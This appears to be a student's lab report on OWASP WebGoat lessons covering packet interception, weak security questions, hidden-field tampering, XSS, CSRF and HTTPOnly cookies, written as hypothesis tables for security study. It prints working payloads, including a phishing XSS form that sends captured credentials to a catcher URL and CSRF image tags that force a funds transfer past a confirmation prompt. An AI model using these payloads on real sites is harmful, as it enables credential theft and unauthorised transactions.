
Eduard Klimenko
WebGoat Lab

HTTP Basics:

This lesson serves as a test to see weather the attacker is able to intercept the packets from the web browser and the apache server. The software used to intercept such communication is Burp Suite Community Edition.




Reflection:
I learned that everything you do can be see sniffed by others, and if they're lucky they can edit your packet maliciously and send it to the server stealing personal information. HTTP should never be used because of this, rather, one should use HTTPS where this communication is encrypted and no susceptible to manipulation.

Authentication Flaws:
Password Strength:
Initially, I thought I was having problems with the lesson because after putting the values and pressing "Go" nothing happened. I used the correct website but I was getting the wrong results. I was forced to see the solution and to my surprise the numbers were different. This means that those numbers are out dated! The time to crack for passwords 1-6 are as follows: 0 sec, .2 sec, 2 sec, 2 sec, 2 sec, 36 Quintillion Years. Technology is definitely moving fast. Password length seems to be the main factor for increasing cracking time.


Forgot Password:


Hypothesis	Prediction	Experiment	Observation	Conclusion
The username “admin” is a valid username since this very common.	Entering “admin” into the username field will allow navigation to the next page	Entered “admin” into the username field and pressed “Submit”	The page now asks for a password recovery.	Confirmed
The secret question will be a color because this is what the security question asks. Usually people do not lie on security questions.	Entering “red” into the answer field will recover the password.	Entered “red” into the answer field and pressed “Submit”	The answer was incorrect, and the recovery mechanism asks to try again	Rejected
The secret question for admin will be a color.	Entering “green” into the answer field will recover the password.	Entered “green” into the answer field and pressed “Submit”	The answer was correct, and the password was retrieved	Confirmed



Multi-Level Login 1:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Attempting to reuse the first TAN might give access to the account.	Entering “15648” into the TAN field not work.	Entered “15648” into the TAN field and pressed “Submit”	Reusing the first TAN failed. Brought back to the login screen.	Confirmed
There is a field that keeps track of the number of TANs used.	Logging in again will increment the “hidden_tan” field.	Logged in using Jane’s credentials and observed “hidden_tan”	After logging in, using Burp, the “hidden_tan” field is incremented.	Confirmed
Setting the “hidden_tan” number back to 1 will allow the attacker to use the first TAN which is known.	Intercepting the HTTP packet after submitting “15648” and changing the “hidden_tan” value to “1” will allow access to Jane’s account.	Entered “15648” into the TAN field, pressed “Submit”, intercepted HTTP packet and modified “hidden_tan” value to “1”.	The manipulation tricked the system into reusing the first TAN which is what was entered earlier, giving access to Jane’s account.	Confirmed







Multi Level Login 2:

This lesson was basically the same as the first. Not difficult because you just had to look for "hidden_xxxx" and modify it. Not challenging enough.

Hypothesis	Prediction	Experiment	Observation	Conclusion
Setting the "hidden_user" to "Jane" will allow the attacker to login using his/her own TAN.	Intercepting the HTTP packet after submitting "4894" and changing the "hidden_user" value to "Jane" will allow access to Jane's account.	Entered "4894" into the TAN field, pressed "Submit", intercepted HTTP packet and modified "hidden_user" value to "Jane".	The manipulation tricked the system into using Joe's TAN but, giving access to Jane's account.	Confirmed






Reflection:


It was interesting to see how fast passwords can be broken now days. Even since version 7.1 of WebGoat was released the times have significantly decreased! Using the same website and the same password (# 5) took 20 days back then. Today, it only takes 2 seconds. Most people are honest about their security questions so with a few good guesses an attacker can access the account. Looking into social media account would definitely give some clues too. There are hidden fields which are not seen to the average user. A malicious user can manipulate such fields to benefit him/herself.


Injection Flaws:
Phishing Title:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Typing in </form> should output no text meaning we can insert another form	Entering “</form>” into the field should end the form.	Typed “</form>” and hit submit.	There was no reply from the search function meaning the field is vaulnerable to XSS	Confirmed
Can enter input fields to trick victim.	Entering input fields into the search box will cause the input fields to be rendered	<form name="attack"> Username: <input type="text" name="user"> Password: <input type="password" name = "pass"></form> was typed and submitted.	Two input fields appeared asking for the username and password	Confirmed
A button must be added to run a scrip which would send the field values to the attacker.	Adding an input button below the input fields will show a “login” button	<input type="submit" name="login" value="login">	Button that says “login” appears under the login information tricking the victim	Confirmed
Send forum data to (had to look up solution)	Adding a function to the button will allow the attacker to direct the input to a different website	</form><script>function hack() { XSSImage=new Image; XSSImage.src="http://localhost .:8080/WebGoat/catcher? PROPERTY=yes&user="+ document.phish.user.value + "&password=" + document.phish.pass.value + ""; alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.phish.user.value +	Clicking the login button submits the info to a different website	Confirmed

		"Password = " + document.phish.pass.value);} </script><form name="phish"> <HR><H3>This feature requires account login:</H3 > Enter Username: <input type="text" name="user"> Enter Password: <input type="password" name = "pass"> <input type="submit" name="login" value="login" onclick="hack()"></form> <HR>		








Stage 1 – Stored XSS:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Need to insert a script into the street address field	Entering the alert script into the field will allow exaction once updated	<script language="javascript" type="text/javascript">alert("XSS");</script>	An alert pops up after updating profile	Confirmed
When jerry views the page the script should run	Logging into Jerry's account and viewing Tom's profile will execute the script	Logged into Jerry's account and viewed Tom's profile	An alert pops up after viewing Tom's profile	Confirmed

Stage 2 – Block Stored XSS using Input Validation:

Unfortunately, developer version was required to do this lesson which I wasn't able to find online. Ultimately, the goal was to use regex to parse input in a proper way by ignoring certain characters like ">" or " ' " which would allow for cross site scripting.



Stage 3 – Stored XSS Revisited:


Even with these measures in place, the XSS was still executed because it is read from the database which does not get validated.

Stage 4 – Block Stored XSS using Output Encoding:

Again, stage for required developer version which I did not have. In theory one would append "&" and ";" after retrieval so the code would not execute but would be seen as a string.


Stage 5 – Reflected XSS:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Adding a script directly into the search field will allow code to be executed	The search field is vulnerable to XSS	<script>alert("document.cookie");</script> into the search field	Pop up appeared after pressing "FindProfile"	Confirmed




Stage 6 – Block Reflected XSS:

The same thing happened with stage 6: because I didn't have the developer version I wasn't able to edit the back-end code and therefore not able to complete this task. The solution here would be to use regex and validate the input making sure no special characters were stored.



Stored XSS Attacks:


Hypothesis	Prediction	Experiment	Observation	Conclusion
Test whether the message is directly stored into the html	Since the message field is vulnerable it should run the script	<script>alert("document.cookie");</script> was pasted into the message field	Nothing happened after posting the message, the script did not execute	Rejected
Clicking on the hyperlink will cause the code to be run.	Since the message is linked via hyperlink, it should be susceptible to XSS	Clicking on the message and verifying if the script is executed	The pop up alert appears after clicking the message title	Confirmed



Reflected XSS Attacks:


Hypothesis	Prediction	Experiment	Observation	Conclusion
Pasting alert script into quantity would not run the script after clicking updatecart	Since the input type is numerical it would checked when the cart is updated with the script	<script>alert("document.cookie");</script> is pasted into the quantity field	There was no pop up meaning the quantity field was not susceptible to XSS	Confirmed
Pasting script into credit card number field would execute the code	Since the input type was text it should execute the script	<script>alert("document.cookie");</script> is pasted into the credit card number field	There was no pop up again meaning no script was executed	Rejected
Pasting the code into the PIN field would execute the code	Following the same logic as above, the PIN field could execute the code	<script>alert("document.cookie");</script> is pasted into the PIN field	There alert pop appeared meaning the code was executed	Confirmed

	depending on their input validation		successfully	



Cross Site Request Forgery (CSRF):

Hypothesis	Prediction	Experiment	Observation	Conclusion
Adding url tag will make an image appear	Adding a simple image header allows anyone to attach an image	<img src='[ ]'> was pasted into the message field	A image outline appeared with an “X”	Confirmed
Adding in parameters should work	Setting the source to a malicious destination will automatically transfer the funds	<img src='attack?Screen=2078372 &menu=900&transferFunds=5000’ > was pasted into the message field	Nothing can be observed because the script works on the back end	Confirmed




CSRF Prompt By-Pass:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Linking one image to the other allows the attacker to bypass the prompt	Inserting the code will allow the funds to be transferred without a prompt	<img src="http://localhost:8080/WebGoat/attack?Screen=XXX&menu=YYY&transferFunds=5000" onerror="document.getElementById('image2').src='http://localhost:8080/WebGoat/attack?Screen=XXX&menu=YYY&transferFunds=CONFIRM'" ><img id="image2" >	No prompt appeared and the funds were transferred	Confirmed

Had to look at solution! Not too confident in passing images to others and whatnot.

HTTPOnly Test:

Hypothesis	Prediction	Experiment	Observation	Conclusion
Clicking read and then write will not work if HTTPOnly is on	Since HTTPOnly protects cookie writes the attacker will not be able to manipulate the cookie	Clicked read cookie and then clicked write cookie	Cookie stayed the same with no modification	confirmed
Clicking read and then write will work if HTTPOnly is off	Since HTTPOnly protection is off the attacker should be able to manipulate the cookie	Clicked read cookie and then clicked write cookie	Cookie was modified because there was no protection	confirmed



Reflection:

There are many ways one can attack using cross site scripting. One can store the script directly into the web page or even directly into the database which then can be called from the user later on and the code would execute. These attacks must be prevented by input validation. No special characters like “>” or “/” or “&” for example, should be directly inserted into the webpage. The same goes for database retrievals: one should always check what is being pulled from the database. Just because some string is inside a database doesn’t mean it’s safe. Always validate inputs. Cookies can also be stolen just by clicking on some message link. The script can be hidden in an image that is 1x1 pixels and the victim wouldn’t even notice. Properly handling cookies is important so that they cannot be used in XSS.